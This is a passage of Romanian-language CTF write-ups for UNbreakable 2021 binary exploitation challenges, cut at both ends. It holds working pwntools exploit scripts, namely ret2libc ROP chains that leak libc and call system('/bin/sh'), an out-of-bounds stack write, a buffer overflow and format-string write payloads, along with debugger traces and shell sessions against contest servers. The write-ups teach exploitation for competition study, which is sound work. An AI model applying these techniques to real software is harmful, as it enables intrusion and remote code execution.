Pentru a găsi aceste gadget-uri, folosim programe precum: **ROPgadget**, **ropper**; precum și funcțiile ajutoare din **pwndbg/peda**. Pentru **peda** avem “ropgadget”, iar pentru **pwndbg**: “rop”. Ne folosim de “rop” pentru a găsi un gadget potrivit manipulării RDI-ului:

```
rop -- --binary ./pwn_baby_rop
```

și găsim gadget-ul perfect:


```
0x0000000000401663 : pop rdi ; ret
```

Folosim gadget-ul pentru a controla RDI-ul (unde o să punem adresa GOT entry-ului) și apelăm **puts**:

```
pop_rdi = 0x401663
puts = 0x401060
payload = padding + p64(pop_rdi) + p64(exe.got[b'puts']) + p64(puts)

p.sendlineafter(b"magic.\n", payload)
```

Adresa pentru **puts** am luat-o din Ghidra:



Se observa ca sunt doua functii **puts**, însă noi avem nevoie doar de adresa uneia dintre ele, așa ca luăm adresa funcției care seamana cu ce face **PLT**-ul. Voi pune un breakpoint înainte de return pentru a observa ce se intampla.

```
0x40145a      leave
► 0x40145b      ret    <0x401663>
    ↓
0x401664      ret
    ↓
0x401060      <puts@plt>      endbr64
0x401064      <puts@plt+4>    bnd jmp qword ptr [rip + 0x2fad] <puts>
    ↓
0x7fe8e82f4910 <puts>      push    r14
0x7fe8e82f4912 <puts+2>    push    r13
0x7fe8e82f4914 <puts+4>    mov     r13, rdi
0x7fe8e82f4917 <puts+7>    push    r12
0x7fe8e82f4919 <puts+9>    push    rbp
0x7fe8e82f491a <puts+10>   push    rbx

[ STACK ]
00:0000 | rsp 0x7ffdf5645838 → 0x401663 ← pop    rdi
01:0008 |      0x7ffdf5645840 → 0x404018 (puts@got.plt) → 0x7fe8e82f4910 (puts) ← push    r14
02:0010 |      0x7ffdf5645848 → 0x401060 (puts@plt) ← endbr64
03:0018 |      0x7ffdf5645850 ← 0x0
... ↓
```

Se ajunge la **ret**, care va continua execuția cu instrucțiunile ce se afla la adresa din RSP, deci de la **0x401663**, unde se afla gadgetul nostru.

```
0x40145a      leave
0x40145b      ret
    ↓
► 0x401663      pop     rdi
    ↓
0x401060      <puts@plt>      endbr64
0x401064      <puts@plt+4>    bnd jmp qword ptr [rip + 0x2fad] <puts>
    ↓
0x7fe8e82f4910 <puts>      push    r14
0x7fe8e82f4912 <puts+2>    push    r13
0x7fe8e82f4914 <puts+4>    mov     r13, rdi
0x7fe8e82f4917 <puts+7>    push    r12
0x7fe8e82f4919 <puts+9>    push    rbp
0x7fe8e82f491a <puts+10>   push    rbx

[ STACK ]
00:0000 | rsp 0x7ffdf5645840 → 0x404018 (puts@got.plt) → 0x7fe8e82f4910 (puts) ← push    r14
01:0008 |      0x7ffdf5645848 → 0x401060 (puts@plt) ← endbr64
02:0010 |      0x7ffdf5645850 ← 0x0
... ↓
```

Acum **pop rdi** va lua ce se afla în vârful stivei (la **RSP**), și anume 0x404018 (puts@got.plt) și îl va pune în **RDI**, incrementand și **RSP**. După **pop rdi**, urmează **ret**-ul, care va “apela” ce se afla în vârful stivei, și anume **puts**:

```
0x40145a      leave
0x40145b      ret
↓
0x401663      pop     rdi
► 0x401664      ret     <0x401060; puts@plt>
↓
0x401064      <puts@plt+4>  bnd jmp qword ptr [rip + 0x2fad] <puts>
↓
0x7fe8e82f4910 <puts>      push    r14
0x7fe8e82f4912 <puts+2>    push    r13
0x7fe8e82f4914 <puts+4>    mov     r13, rdi
0x7fe8e82f4917 <puts+7>    push    r12
0x7fe8e82f4919 <puts+9>    push    rbp
0x7fe8e82f491a <puts+10>   push    rbx

00:0000 | rsp 0x7ffdf5645848 → 0x401060 (puts@plt) ← endbr64
01:0008 |      0x7ffdf5645850 ← 0x0
... ↓

► f 0      401664
  f 1      401060 puts@plt
  f 2      0
```

Deci programul va apela **puts(puts@got.plt)**, și ne va afișa pe ecran pointerul. Îl vom capta cu funcție `recvline()`, care captează output-ul programului pana cand intalneste un newline (byte-ul 0x0a), deoarece știm ca funcția **puts** pune un newline la sfarsitul stringului printat.

```
libc_leak = u64(p.recvline().strip(b"\n").ljust(8, "\x00"))

print("LEAK @ {}".format(hex(libc_leak)))
```

Cu **`strip(b"\n")`** am eliminat newline-ul din string, și cu **`ljust(8, b"\x00")`** am dat append cu null bytes pana cand lungimea este 8. Lungimea stringului trebuie sa fie de 8 bytes pentru a putea fi interpretat de funcția **`u64`**, care ia un string de 8 bytes, reprezentați în little endian, și îl convertește într-un număr, pentru a se putea face operații cu el (adunare, scadere, etc). Vine întrebarea firească : *Dar un pointer nu avea size-ul de 8 bytes? De ce trebuie sa dau eu append?*

Ei bine, are size-ul 8, dar pointer-ul este reprezentat in memorie asa:

```
LSB -> 10 a9 b6 a7 8f 7f 00 00 <- MSB
```

Iar noi știm ca funcția **puts** se opreste din printat cand intalneste un null byte, deci ultimii 2 bytesi nu vor fi printati, și trebuie sa ii adaugă noi.

Pointerul pe care l-am captat pointeaza către funcția **puts** din libc poate fi folosit pentru a calcula baza **libc**-ului cu ajutorul următoarei formule:

LIBC_BASE = LEAKED_POINTER - OFFSET

Deci, ca sa calculăm baza libc-ului, trebuie să scădem din pointerul primit offsetul, pe care îl luăm din **libc**-ul folosit de executabilul nostru. Pentru a afla ce path-ul către **libc**, folosim **ldd**:

```
root@edmund:~/ctfs/unbr2# ldd pwn_baby_rop
linux-vdso.so.1 (0x00007ffdea1e5000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f67d9c41000)
/lib64/ld-linux-x86-64.so.2 (0x00007f67d9e14000)
```

Găsim path-ul către **libc** și îl incarcam cu **ELF()** în scriptul de python:

```
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

#LIBC_BASE = LEAKED_POINTER - OFFSET
libc.address = libc_leak - libc.sym["puts"]
```

Offsetul este adresa funcției din libc-ul local, neîncărcat în memorie. Setam variabila **libc.address** la **libc_base**-ul calculat de noi, astfel incat sa nu fim nevoiți sa calculăm noi de fiecare data adresa unei funcții din libc. Acum, **libc.sym["puts"]** îmi va returna adresa funcției din libc-ul încărcat în memorie, în loc sa îmi returneze offsetul.

Ok. Acum avem baza libc-ului, dar nu o putem folosi, deoarece, la următoarea execuție a binarului, bază o sa se schimbe. Așa ca trebuie sa schimbăm puțin payload-ul, ca după ce se apelează **puts**-ul, sa se apeleze funcția **main** (reluăm programul), ca sa putem intra in stagiul II.

```
pop_rdi = 0x401663
puts = 0x401060
main = 0x401460

payload = padding + p64(pop_rdi) + p64(exe.got[b'puts']) + p64(puts) + p64(main)

p.sendlineafter(b"magic.\n", payload)
```

STAGIUL II

După **puts**, **main** este apelat, însă acum știm baza libc-ului, deci putem apela ce funcție dorim. Alegem sa apelăm **system()** cu parametrul **"/bin/sh"**. **"/bin/sh"** există in **libc**, așa ca ii cautam

offset-ul. Putem folosi programe precum **ROPgadget**, **ropper**, precum și funcții din **peda/pwndbg**. Însă, mă voi folosi de **pwntools**:

```
bin_sh = next(libc.search(b"/bin/sh\x00"))
ret = 0x40101a
payload = padding + p64(ret) + p64(pop_rdi) + p64(bin_sh) + p64(libc.sym["system"])
p.sendlineafter(b"magic.\n", payload)

p.interactive()
```

Punem adresa stringului `"/bin/sh"` în RDI pentru a fi transmis ca parametru funcției **system**. Funcția **system** executa string-ul ca și cum l-am executa noi într-un terminal. Când apelăm **system("/bin/sh")**, se va executa `/bin/sh` și ne va deschide un shell, unde putem executa ce comenzi dorim. De asemenea, sa nu uitam și **ret**-ul pentru aliniere :3

```
root@edmund:~/ctfs/unbr2# python solve.py
[*] '/root/ctfs/unbr2/pwn_baby_rop'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
[+] Starting local process './pwn_baby_rop': pid 10623
[*] LEAK @ 0x7fef79e3910
[*] '/lib/x86_64-linux-gnu/libc.so.6'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
[*] BASE @ 0x7fef7972000
[*] Switching to interactive mode
$ ls
core  da  da.c  pwn_baby_rop  solve.py
$ whoami
root
$ █
```

Aici intervine alta problema. Noi știm ce **libc** folosim local....dar pe server ce libc se folosește? În cazul acesta, ne spune descrierea: **Running on Ubuntu 20.04**. ceea ce ne indica ce **libc** se folosește. Putem căuta pe internet ce versiune de **libc** folosește **Ubuntu 20.04** și o putem descărca(de [aici](#)). În cazul în care nu ne spunea, tot puteam afla, cu ajutorul aceluiași site: [libc-database](#). Introducem numele funcției, și adresa leaked:

libc database search

[View source here](#)
Powered by [libc-database](#)

Query	Matches
<div>puts</div> <div>0x7f7aa59a3!</div> <div><div>+</div>Find</div>	<div>libc-2.22-25.mga6.i586</div> <div>libc-2.22-25.mga6.x86_64</div> <div>libc-2.22-26.mga6.i586</div> <div>libc-2.22-26.mga6.x86_64</div> <div>libc-2.22-27.mga6.i586</div> <div>libc-2.22-27.mga6.x86_64</div> <div>libc-2.22-28.mga6.i586</div> <div>libc-2.22-28.mga6.x86_64</div> <div>libc-2.22-29.mga6.i586</div> <div>libc-2.22-29.mga6.x86_64</div> <div>libc6_2.31-0ubuntu9.1_amd64</div> <div>libc6_2.31-0ubuntu9.2_amd64</div> <div>libc6_2.31-0ubuntu9_amd64</div>

Și vom primi un set de libc-uri care ar putea fi cele de pe server. Pe cele cu **mga6** le putem exclude, așa ca raman ultimele 3 (cele cu **Ubuntu**). Fiind doar 3, ne putem permite sa le incercam pe toate. Le descarcam pe rand, schimbam path-ul din script, unde incarcam **libc**-ul cu ajutorul funcției **ELF**:

```
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
```

cu path-ul către libc-ul descarcat. Dacă este libc-ul corect, ultimele 3 cifre din baza ar trebui sa fie 0. Eu am incercat-o pe ultima, și se pare ca a functionat:

```
root@edmund:~/ctfs/unbr2# python solve.py
[*] '/root/ctfs/unbr2/pwn_baby_rop'
  Arch:  amd64-64-little
  RELRO:  Partial RELRO
  Stack:  No canary found
  NX:     NX enabled
  PIE:    No PIE (0x400000)
[+] Opening connection to 34.107.12.125 on port 30618: Done
[*] LEAK @ 0x7f902bb9d5a0
[*] '/root/ctfs/unbr2/libc.so.6'
  Arch:  amd64-64-little
  RELRO:  Partial RELRO
  Stack:  Canary found
  NX:     NX enabled
  PIE:    PIE enabled
```

```
[*] BASE @ 0x7f902bb16000
[*] Switching to interactive mode
$ ls
flag
pwn
$ cat flag
ECSC{c6e202f0d761b<DATA EXPUNGED>fa65399fee585b532eca3fcac}
```

Scriptul complet se găsește [aici](#).

overflowie (ușor)

Concurs: UNbreakable 2021 Individual S1

Descriere:

This little app brags that it is very secure. Managed to put my hands on the **source** code, but I am bad at pwn. Can you **do** it **for** me please? Thx.

Flag format: ctf{sha256}

Rezolvare:

Iată ce a reușit să recupereze IDA Pro:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    FILE *v3; // rdi

    setbuf(stdout, 0LL);
    setbuf(stdin, 0LL);
    v3 = stderr;
    setbuf(stderr, 0LL);
    verySecureFunction(v3, 0LL);
    return 0;
}
int verySecureFunction()
{
    char v1; // [rsp+0h] [rbp-50h]
    char s1; // [rsp+4Ch] [rbp-4h]

    puts("Enter the very secure code to get the flag: ");
```

```
gets(&v1);  
if ( strcmp(&s1, "I33t" )  
    return puts("Told you this is very secure!!!");  
puts("Omg you found the supersecret flag. You are I33t ind33d");  
return system("cat flag.txt");  
}
```

Se știe că funcția "gets" este nesigură și poate provoca probleme de genul buffer overflow. În plus, variabila "s1" este declarată după "v1" (mai aproape de RBP), ceea ce înseamnă că o putem suprascrie. Decalajul său este $rbp - 0x50 - (rbp - 0x4) = 0x4c$. Iată scriptul de rezolvare:

```
from pwn import *  
  
context.log_level = "CRITICAL"  
  
r = remote("34.89.172.250", 32618)  
#r = process("./overflowie")  
  
buf = b"A" * 0x4c  
buf += b"I33t"  
  
r.sendlineafter(b"the flag: ", buf)  
  
r.recvuntil(b"Omg you found the supersecret flag. You are I33t ind33d\n")  
  
flag = r.recvline().decode().strip()  
print(flag)
```

Flag: ctf{417e85857875cd875[RESTRICTED]c998e0d82f4f3e6ac7}

the-matrix (greu)

Concurs: UNbreakable 2021 Individual S1

Descriere:

Are you ready to enter the matrix, Neo?

Flag format: ctf{sha256}

Rezolvare:

Aceasta a fost una dintre cele mai dificile (și mai interesante!) provocări. Ni se dau două fișiere, binarul care rulează pe un server de la distanță și biblioteca libc pe care o folosește (aceasta din urmă ne va fi utilă mai târziu). Iată codul relevant pe care IDA Pro a reușit să îl dezasmbleze:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [rsp+8h] [rbp-78h]
    int v5; // [rsp+Ch] [rbp-74h]
    char v6; // [rsp+10h] [rbp-70h]
    unsigned __int64 v7; // [rsp+78h] [rbp-8h]

    v7 = __readfsqword(0x28u);
    v5 = 1;
    init();
    while ( v5 )
    {
        printMenu();
        __isoc99_scanf("%d", &v4);
        switch ( v4 )
        {
            case 2:
                setValue((__int64)&v6);
                break;
            case 3:
                v5 = 0;
                break;
            case 1:
                printMatrix((__int64)&v6);
                break;
        }
    }
    return 0;
}

int printMenu()
{
    return puts("Choose: \n1.Show matrix\n2.Set value\n3.Exit\n");
}
```



```
}

int __fastcall printMatrix(__int64 a1)
{
    int result; // eax
    signed int i; // [rsp+18h] [rbp-8h]
    signed int j; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i <= 9; ++i )
    {
        for ( j = 0; j <= 9; ++j )
            printf("%d ", (unsigned int)*(char *)(a1 + 10LL * i + j));
        result = puts(&s);
    }
    return result;
}

unsigned __int64 __fastcall setValue(__int64 a1)
{
    int v2; // [rsp+1Ch] [rbp-14h]
    int v3; // [rsp+20h] [rbp-10h]
    int v4; // [rsp+24h] [rbp-Ch]
    unsigned __int64 v5; // [rsp+28h] [rbp-8h]

    v5 = __readfsqword(0x28u);
    puts("Line number: ");
    __isoc99_scanf("%d", &v3);
    puts("Column number: ");
    __isoc99_scanf("%d", &v2);
    puts("Value: ");
    __isoc99_scanf("%d", &v4);
    *(_BYTE *)(a1 + 10LL * v3 + v2) = v4;
    return __readfsqword(0x28u) ^ v5;
}
```

Vulnerabilitatea se află în funcția **setValue**: după ce citește coloana, linia și valoarea, programul nu verifică dacă linia și coloana sunt mai mici decât 10 și mai mari sau egale cu 0. Cu alte cuvinte, dacă introducem 0, 100, 1337, programul ar rula **matrix[100] = 1337**. Această scriere în afara limitelor ne poate permite să rescriem orice date de pe stivă, inclusiv adresa de întoarcere. Acest lucru înseamnă că, teoretic, putem redirecționa fluxul de execuție către orice adresă dorim. O idee bună ar implica apelarea funcției de sistem a libc. Din moment ce trebuie să simulăm o linie de cod care arată ca **system("/bin/sh")**, trebuie să facem câteva lucruri:

- Aliniați stiva. Deoarece suprascriem o adresă de întoarcere, stiva ar putea să nu fie aliniată. Acest lucru poate fi rezolvat prin simpla apelare a unei instrucțiuni **"ret"**.
- Atribuiți **"rdi"** unei adrese care indică **"/bin/sh"**. În Linux, argumentele funcțiilor sunt transmise prin intermediul registrelor **RDI, RSI, RDX, RCX, R8 și R9**. Orice argument suplimentar va fi împins pe stivă. Deoarece dorim ca argumentul funcției de sistem să fie **"/bin/sh"**, trebuie să atribuim RDI la o adresă care să indice **"/bin/sh"**. Libc conține câteva șiruri de caractere **"/bin/sh"**, iar pwntools ne va face foarte ușor să le găsim.

Apelarea sistemului. Putem găsi adresa funcției prin adăugarea adresei de bază a libc la offset-ul funcției din bibliotecă. Odată ce este apelată, ar trebui să avem un shell pe serverul de la distanță.

De asemenea, PIE este activat, iar bibliotecile executabilului sunt încărcate la o adresă de memorie aleatorie. Acest lucru înseamnă că trebuie să găsim o modalitate de a găsi adresa de bază a libc. Din fericire pentru noi, dacă tipărim matricea înainte ca orice valoare să fie inițializată, vom vedea unele valori care se aflau la un moment dat pe stivă (acesta este motivul pentru care profesorul de informatică v-a bătut la cap să nu lăsați variabilele neinițializate în interiorul funcțiilor - acestea sunt alocate cu valori din rbp-offset, care nu sunt întotdeauna 0). Putem folosi această "scurgere" pentru a găsi adresa libc.

Iată scriptul de rezolvare realizat de autorul exercițiului, unde doar am mai adăugat câteva comentarii:

```
from pwn import *

# can be found either via trial-and-error
# or, preferably, by using a debugger such as gdb
ret_offset = 120

# this function writes 'value' at offset 'offset'
# using the out-of-bounds write I explained earlier
def w8at(offset, value):
    log.info("Value to write: {}".format(hex(value)))
    packed = p64(value)
    for i in range(8):
        p.sendlineafter("Exit\n", "2")
        p.sendlineafter("number: ", "0")
        p.sendlineafter("number: ", str(offset+i))
        if(packed[i] >= 128):
            p.sendlineafter("Value: ", str(packed[i]))
```

```
else:
    p.sendlineafter("Value: ", str(packed[i]))

def main():
    global p
    #p = process("the_matrix")
    p = remote("35.234.117.20", 30502)
    # a cool feature of pwntools
    libc = ELF("./libc-2.27.so")

    #gdb.attach(p)

    p.sendlineafter("Exit\n", "1")

    for i in range(3):
        p.recvline()

    leak = p.recvline().split(b" ")
    print(leak)
    libc_fun = 0 # the libc function's address after parsing the values in the
matrix

    for i in range(9, 3, -1):
        val = int(leak[i])
        if(val < 0):
            val += 256
        libc_fun = libc_fun * 0x100 + val

    rop = ROP(libc)
    libc.address = libc_fun - 0x3bc660 - 0x37000 # rebase libc with the
address we found in the leak

    log.info("LIBC BASE @ {}".format(hex(libc.address)))
```

```
# ret
w8at(ret_offset, rop.find_gadget(["ret"])[0] + libc.address)
# rdi = "/bin/sh"
w8at(ret_offset+8, rop.find_gadget(["pop rdi", "ret"])[0] + libc.address)
w8at(ret_offset+0x10, next(libc.search(b"/bin/sh")))
# system("/bin/sh")
w8at(ret_offset+0x18, libc.sym[b"system"])

p.sendlineafter("Exit\n", "3")

# let the user execute commands
p.interactive()

if __name__ == "__main__":
    main()
```

```
yakuhito@furry-catstation:~/ctf/unr21-ind$ python solve.py
[+] Opening connection to 35.234.117.20 on port 30502: Done
[*] '/home/yakuhito/ctf/unr21-ind/libc-2.27.so'
Arch:    amd64-64-little
RELRO:   Partial RELRO
Stack:   Canary found
NX:      NX enabled
PIE:     PIE enabled
[b'0', b'0', b'0', b'0', b'96', b'6', b'98', b'-46', b'-73', b'127', b'\n']
[*] Loaded cached gadgets for './libc-2.27.so'
[*] LIBC BASE @ 0x7fb7d222d000
[*] Value to write: 0x7fb7d222d8aa
[*] Value to write: 0x7fb7d224e5bf
[*] Value to write: 0x7fb7d23e0e1a
[*] Value to write: 0x7fb7d227c550
[*] Switching to interactive mode
```

```
$ id
uid=1000(ctf) gid=3000 groups=3000,2000
$ ls
flag.txt the_matrix
$ cat flag.txt
```

Flag: ctf{87987fdaf4eff6538580[REDACTAT]524ae57555ff6c38cd450}

bork-sauls (ușor)

Concurs: UNbreakable 2021 Individual S1

Descriere:

You must beat the Dancer of The Boreal Valley to get the flag.

Flag format: ctf{sha256}

Rezolvare:

După ce am descărcat binarul, putem încerca să ne dăm seama ce face acesta prin rularea lui:

```
yakuhito@furry-catstation:~/ctf/unr21-ind$ chmod +x bork_sauls
yakuhito@furry-catstation:~/ctf/unr21-ind$ ./bork_sauls
You enter the room, and you meet the Dancer of the Boreal Valley. You have
3 options.
Choose:
1.Roll
2.Hit(only 3 times)
3.Throw Estus flask at the boss (wut?)
4.Alt-F4

1
Health: 70000
Choose:
1.Roll
2.Hit(only 3 times)
3.Throw Estus flask at the boss (wut?)
```

```
4.Alt-F4
```

```
2
```

```
Health: 40000
```

```
Choose:
```

```
1.Roll
```

```
2.Hit(only 3 times)
```

```
3.Throw Estus flask at the boss (wut?)
```

```
4.Alt-F4
```

```
3
```

```
Health: 2039999
```

```
Choose:
```

```
1.Roll
```

```
2.Hit(only 3 times)
```

```
3.Throw Estus flask at the boss (wut?)
```

```
4.Alt-F4
```

```
4
```

```
yakuhito@furry-catstation:~/ctf/unr21-ind$
```

Desigur, simplă rulare a aplicației nu va dezvălui vulnerabilitatea (deși jucătorii experimentați de CTF ar fi putut deja să o detecteze). Deoarece binarul nu este stripped, îl putem deschide în IDA Pro. Din fericire, funcția principală nu este foarte lungă:

```
// local variable allocation has failed, the output may be wrong!
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [rsp+4h] [rbp-Ch]
    int v5; // [rsp+8h] [rbp-8h]
    unsigned int v6; // [rsp+Ch] [rbp-4h]

    init((_QWORD *)&argc, argv, envp);
    v6 = 100000;
    v5 = 0;
    puts("You enter the room, and you meet the Dancer of the Boreal Valley. You have 3
```

```
options.");
do
{
    puts("Choose: \n1.Roll\n2.Hit(only 3 times)\n3.Throw Estus flask at the boss\n4.Alt-F4\n");
    __isoc99_scanf("%d", &v4);
    if ( v4 == 3 )
    {
        v6 += 1999999;
    }
    else if ( v4 > 3 )
    {
        if ( v4 == 4 )
            exit(0);
    }
    else if ( v4 > 0 )
    {
        if ( v5 <= 2 )
            v6 -= 30000;
        ++v5;
    }
    printf("Health: %d\n", v6);
}
while ( (v6 & 0x80000000) == 0 );
printf("Congratulations. Here's your flag: ");
system("cat flag.txt");
return 0;
}
```

În codul de mai sus, v6 este nivelul de sănătate pe care dorim să-l reducem la 0. Totuși, observați că putem folosi a 3-a opțiune de câte ori dorim. A treia opțiune adaugă 19999999 la variabila `int` care conține sănătatea șefului - dacă o apelăm de suficiente ori, am putea declanșa o depășire de număr întreg și valoarea variabilei va deveni negativă. Să încercăm să facem asta:

*Notă: Încă nu înțelegeți ce am făcut? Gândiți-vă în felul următor: C și C++, la fel ca multe alte limbaje de programare, au diferite tipuri de variabile (**int**, **unsigned int**, **short int**, **long long**, etc.). Fiecare tip stochează valoarea variabilei în memorie folosind un număr cunoscut de biți. Aceasta înseamnă că un **int** (sau orice alt tip de variabilă care stochează un număr) are o valoare maximă pe care nu o poate depăși - pentru numerele întregi din C, această valoare este **INT_MAX = 2147483647**. Dacă un întreg care stochează valoarea **INT_MAX** este incrementat, valoarea rezultată va fi citită ca **INT_MIN = -INT_MAX = -2147483647***

Flag: ctf{d8194ce78a6c555adae[REDACTAT]afd88609c99dcb95fc599dcbc9f5}

Function-check (mediu)

Concurs UNbreakable 2021 #Echipe

Descriere:

We need a master to manipulate the syntax of a program.
Flag format: CTF{256}

Rezolvare:

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ chmod +x format
yakuhito@furry-catstation:~/ctf/unr21-tms$ ./format
Hi hacker! What's your name?
yaku
Wellcome yaku
Break stuff. yaku
Value to break is at 0x804a030 and has a hex value 0x0000000a
Try Harder!!
yakuhito@furry-catstation:~/ctf/unr21-tms$ ./format
Hi hacker! What's your name?
yaku %p
Wellcome yaku %p
Break stuff. yaku 0xffeb08e8
Value to break is at 0x804a030 and has a hex value 0x0000000a
Try Harder!!
yakuhito@furry-catstation:~/ctf/unr21-tms$
```

Programul este vulnerabil la un atac de tip format string.

Pentru a obține flag-ul, va trebui să setăm variabila situată la adresa **0x804a030 până la 0x20** (aruncați o privire la funcția principală folosind IDA).

Primul pas este să găsiți de intrare pe stivă - puteți face acest lucru trimițând **prefix + p32(addr) + b"%OFFSET\$x"** către aplicație până când ieșirea conține adresa la care doriți să scrieți.

După aceea, adăugați **b"%OFFSET\$n"** pentru a scrie o valoare la adresa respectivă.

În cazul în care numărul scris nu este cel dorit, modificați **b"%OFFSET\$x"** în **b"%OFFSET\$NUMBERx"**, calculând NUMBER astfel încât valoarea scrisă să fie 0x20 (32).

Iată scriptul folosit în rezolvarea acestui exercițiu:

```
from pwn import *

context.log_level = "critical"

r = remote("35.242.196.216", 32023)
#r = process("./format")

addr = p32(0x804a030)
payload = b"yaku " + addr + b"%9$8x%9$n"

r.sendlineafter(b"name?\n", payload)
r.interactive()
```

Flag: CTF{1f94c04a1e6037ba400[REDACTAT]6568d17495639cded566a9d4d26}

Baby-pwn (ușor)

Concurs UNbreakable 2021 #Echipe

Desciere:

Pwn all the things

Flag format: CTF{sha256}

Rezolvare:

Acest exercițiu este destul de simplu, iar acesta este rezolvarea sa:

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ file buf
buf: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=53a810336382fbaef696e18219e7a92c47aad215, not stripped
yakuhito@furry-catstation:~/ctf/unr21-tms$ chmod +x buf
yakuhito@furry-catstation:~/ctf/unr21-tms$ ./buf
What is your name?
yaku
Goodbye yaku!
Try Harder!!
yakuhito@furry-catstation:~/ctf/unr21-tms$ ./buf
```

[illegible]

Deasemeni codul sursă al problemei ne poate oferi mai multe indicii despre cum putem rezolva acest exercițiu:

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int vuln(char *name, char *cmd){

    char c[40],n[40];
    strcpy(c, cmd);
    strcpy(n,name);
    printf("Goodbye %s!\n",n);
    fflush(stdout);
    system(c);
}

int main(){

    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);

    char name[200];
    printf("What is your name?\n");
    scanf("%s",name);
    vuln(name,"echo 'Try Harder!!'");
}
```

Flag: CTF{16ee507ca49fb2732607[REDACTAT]b5d4dcfe776566d1c3e90}

Cookies (mediu)

Concurs UNbreakable 2021 #Individual

Autor exercițiu: T3jv1l

Contribuitori rezolvare: Horia Niță, Valentina Galea

Descriere:

```
Cookies for my friends.
```

Rezolvare:

După ce deschidem fișierul binar în IDA, observăm câteva funcții importante (altele decât `main`): `vuln`, și `getshell` (funcția pe care trebuie să o apelăm pentru a obține shell-ul).

`vuln` are două vulnerabilități notabile.

Prima este faptul că citim 200h octeți, dar buffer-ul este de 104.

Cea de-a doua este vulnerabilitatea funcției `printf()`, deoarece nu este aplicat niciun format, astfel încât putem aplica propriul nostru format.

```
int i; // [rsp+Ch] [rbp-74h]
char buf[104]; // [rsp+10h] [rbp-70h] BYREF
unsigned __int64 v3; // [rsp+78h] [rbp-8h]
v3 = __readfsqword(0x28u);
for ( i = 0; i <= 1; ++i )
{
    read(0, buf, 0x200uLL);
    printf(buf);
}
return __readfsqword(0x28u) ^ v3;
```

Acum vom deschide binarul în GDB și vom plasa un punct de întrerupere la apelul pentru funcția `printf`.

```
gdb-peda$ disas vuln
Dump of assembler code for function vuln:
0x00000000040078d <+0>: push rbp
0x00000000040078e <+1>: mov rbp, rsp
0x000000000400791 <+4>: add rsp, 0xffffffffffffff80
0x000000000400795 <+8>: mov rax, QWORD PTR fs:0x28
0x00000000040079e <+17>: mov QWORD PTR [rbp-0x8], rax
0x0000000004007a2 <+21>: xor eax, eax
0x0000000004007a4 <+23>: mov DWORD PTR [rbp-0x74], 0x0
0x0000000004007ab <+30>: jmp 0x4007d8 <vuln+75>
0x0000000004007ad <+32>: lea rax, [rbp-0x70]
```

```
0x00000000004007b1 <+36>: mov edx,0x200
0x00000000004007b6 <+41>: mov rsi,rax
0x00000000004007b9 <+44>: mov edi,0x0
0x00000000004007be <+49>: call 0x400640 <read@plt>
0x00000000004007c3 <+54>: lea rax,[rbp-0x70]
0x00000000004007c7 <+58>: mov rdi,rax
0x00000000004007ca <+61>: mov eax,0x0
0x00000000004007cf <+66>: call 0x400630 <printf@plt>
.
.
.
gdb-peda$ break *0x00000000004007cf
Breakpoint 1 at 0x4007cf
```

După aceea, verificăm să vedem unde putem găsi canarul în stivă (stack), astfel încât să îl putem suprascrive la a doua citire.

```
gdb-peda$ context stack 30

--More--(25/30)
[-----stack-----]
0000| 0x7fffffffdef0 --> 0x7ffff7fae6c0 --> 0xfbad2887
0008| 0x7fffffffdef8 --> 0x4008ae ("Hello Hacker!")
0016| 0x7fffffffdf00 --> 0xa74736574 ('test\n')
0024| 0x7fffffffdf08 --> 0x7ffff7faf4c0 --> 0x0
0032| 0x7fffffffdf10 --> 0x0
0040| 0x7fffffffdf18 --> 0x7ffff7e6ff59 (<_IO_new_do_write+25>: cmp rbx,rax)
0048| 0x7fffffffdf20 --> 0xa ('\n')
0056| 0x7fffffffdf28 --> 0x7ffff7e703c3 (<_IO_new_file_overflow+259>: cmp eax,0xffffffff)
0064| 0x7fffffffdf30 --> 0xd ('\r')
0072| 0x7fffffffdf38 --> 0x7ffff7fae6c0 --> 0xfbad2887
0080| 0x7fffffffdf40 --> 0x4008ae ("Hello Hacker!")
0088| 0x7fffffffdf48 --> 0x7ffff7e6538a (<__GI__IO_puts+378>: cmp eax,0xffffffff)
0096| 0x7fffffffdf50 --> 0x0
0104| 0x7fffffffdf58 --> 0x7fffffffdf80 --> 0x400820 (<__libc_csu_init>: push r15)
0112| 0x7fffffffdf60 --> 0x400650 (<_start>: xor ebp,ebp)
0120| 0x7fffffffdf68 --> 0x9e892899b38c5f00
